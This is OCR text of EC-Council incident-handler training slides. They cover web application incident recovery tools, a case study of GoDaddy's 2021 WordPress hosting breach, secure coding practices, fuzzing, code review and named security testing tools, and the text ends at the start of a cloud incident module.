
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools to Recover from Web Application Incidents (Cont'd)

CrowdStrike Falcon™ Orchestrator

This includes powerful workflow automation and case management capabilities, as well as an extendable wide range of **security forensics** and **remediation actions** that work in conjunction with and complement the capabilities of CrowdStrike Falcon

CROWDSTRIKE



https://www.crowdstrike.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Understand the Handling of Web Application Security Incidents - Case Study

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Handling GoDaddy Data Breach

- GoDaddy, a popular web-hosting giant, recently suffered a massive data breach, which resulted in the **exposure of critical data** related to WordPress websites hosted through their domain
- GoDaddy also reported that the **emails** and **contacts** of approximately **1.2 million WordPress customers were exposed**

Incident Detection

- During an internal network assessment, GoDaddy discovered a suspicious activity in its WordPress hosting environment
- Further investigation revealed that customers' WordPress accounts, database credentials, SSH File Transfer Protocol (sFTP) details, and **SSL private keys were exposed** through a compromised account

hide01.ir



https://www.appviewx.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling GoDaddy Data Breach (Cont'd)

Incident Triage

- After identifying the suspicious incident, the company further assessed their hosting environment and **prioritized accounts from higher to lower risks**
- The company also prioritized accounts based on their active and inactive status because active customers were more vulnerable than inactive ones

Incident Notification

- The company notified the customers and stakeholders about the incident through an **email statement**, wherein they expressed concern over their mistake and claimed that further investigation is underway with the help of IT forensic team

November 22, 2021

GoDaddy Announces Security Incident Affecting Managed WordPress Service

On November 17, 2021, we discovered unauthorized third-party access to our Managed WordPress hosting environment. Here is the background on what happened and the steps we took, and are taking, in response:

We identified suspicious activity in our Managed WordPress hosting environment and immediately began an investigation with the help of an IT forensics firm and contacted law enforcement. Using a compromised password, an unauthorized third party accessed the provisioning system in our legacy code base for Managed WordPress.

Upon identifying this incident, we immediately blocked the unauthorized third party from our system. Our investigation is ongoing, but we have determined that, beginning on September 6, 2021, the unauthorized third party used the vulnerability to gain access to the following customer information:

- Up to 1.2 million active and inactive Managed WordPress customers had their email address and customer number exposed. The exposure of email addresses presents risk of phishing attacks.
- The original WordPress Admin password that was set at the time of provisioning was exposed. If those credentials were still in use, we reset those passwords.
- For active customers, sFTP and database usernames and passwords were exposed. We reset both passwords.
- For a subset of active customers, the SSL private key was exposed. We are in the process of issuing and installing new certificates for those customers.

Our investigation is ongoing and we are contacting all impacted customers directly with specific details. Customers can also contact us via our help center (https://www.godaddy.com/help) which includes phone numbers based on country.

We are sincerely sorry for this incident and the concern it causes for our customers. We, GoDaddy leadership and employees, take our responsibility to protect our customers' data very seriously and never want to let them down. We will learn from this incident and are already taking steps to strengthen our provisioning system with additional layers of protection.

Demetrius Comes

Chief Information Security Officer

https://www.sec.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling GoDaddy Data Breach (Cont'd)

Incident Containment

- Upon triaging the incident, the company immediately **blocked unauthorized access** to their environment and reset all compromised sFTP, WordPress accounts, and database passwords, and issued new SSL certificates for the affected accounts



Eradication and Recovery

- The attack persisted for over two months; thus, the company could not implement direct eradication steps
- Therefore, the management requested all WordPress account holders to consider themselves compromised until they could confirm **the actual list of affected users**

Post Incident Activities	The company started regular assessments of their hosting environment and provisioning system, and checked whether any service displayed the **password in plaintext**
Lessons Learned	The company learned that **short-lived certificates** would help in **eradicating long-term attacks** in the network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#08: Describe Best Practices for Securing Web Applications

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Web Application Coding Practices

ECIH EC-Council Certified Incident Handler

1. Permit only acceptable nodes such as `<OBJECT>` and disable potentially dangerous nodes such as `<IFRAME>` for Flash-based web applications
2. Limit the script activity to certain subtrees such that they can modify only certain document subtrees
3. Restrict the **length** and **char type of input fields** in HTML and JavaScript to a certain limit to prevent buffer overflow attacks
4. In the case of multiple simultaneous login attempts, terminate previous sessions or alert users and ask them the session that they want to keep active
5. Track user **login history** and **activities** with details such as the IP address, user-agent, login date and time, inactive and active sessions, and history of successful and failed attempts
6. Automatically terminate a session after absolute timeout and force users to login again to continue their web application activity
7. Configure your web application such that it places all dynamic information in an **encrypted cookie during data transit**

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Fuzz Testing

- Web Application Fuzz Testing (fuzzing) is a black box testing method. It is a **quality assurance technique** used to **identify coding errors** and security loopholes in web applications
- Huge amounts of **random data** called "**Fuzz**" are generated by the testing tools (**Fuzzers**), which are then used against the target web application to **discover vulnerabilities** that can be exploited by various attacks
- This technique can be employed to test the **robustness** and **immunity of developed web applications** against attacks such as buffer overflow, DOS, XSS, and SQL injection

hide01.ir

Fuzz Testing Scenario




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Source Code Review


- Source code review is used to **detect bugs and irregularities** in developed web applications
- It can be performed **manually** or through **automated tools** to identify specific areas in the application code to **handle functions** regarding authentication, session management, and data validation
- It can identify **un-validated data vulnerabilities** and **poor coding techniques** of developers that allow attackers to exploit web applications

hide01.ir

Manual Code Review



Automated Code Review




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Testing Tools

Acunetix Vulnerability Scanner


- Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.
- It includes **advanced security testing tools** such as the HTTP Editor and HTTP Fuzzer



https://www.acunetix.com

N-Stalker Web App Security Scanner

N-Stalker Web App Security Scanner **checks for vulnerabilities** such as SQL injection, XSS, and other known attacks



https://www.nstalker.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Testing Tools (Cont'd)

Browser Exploitation Framework (BeEF)

The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to **test web applications** and **browser-based vulnerabilities**



hi1e01.ir

OWASP ZAP
https://owasp.org

Metasploit
https://www.metasploit.com

PowerSploit
https://github.com

Watcher
https://www.casaba.com

Invicti
https://www.invicti.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed the following:
  - Web application architecture and incident handling process
  - OWASP top 10 application security risks
  - General preparation steps to handle web application incidents
  - Various methods to detect web application security incidents
  - Containment of web application incidents along with containment methods and tools
  - Various techniques to analyze web application security incidents
  - Eradication of web application security incidents
  - Recovery from web application security incidents
  - A case study on handling web application security incidents
  - Various best practices for securing web applications
- In the next module, we will discuss how to handle and respond to cloud security incidents

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



Module 08

Handling and Responding to Cloud Security Incidents

hide01.ir

LEARNING OBJECTIVES

- LO#01: Understand the Handling of Cloud Security Incidents
- LO#02: Explain Various Steps Involved in Handling Cloud Security Incidents
- LO#03: Understand How to Handle Azure Security Incidents
- LO#04: Understand How to Handle AWS Security Incidents
- LO#05: Understand How to Handle Google Cloud Security Incidents
- LO#06: Understand the Handling of Cloud Security Incidents - Case Study
- LO#07: Explain Best Practices against Cloud Security Incidents

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand the Handling of Cloud Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Cloud Computing

ECIH EC-Council Certified Incident Handler

- Cloud computing refers to the on-demand delivery of **IT capabilities**, wherein IT infrastructure and applications are provided to **subscribers** as a metered service over a network

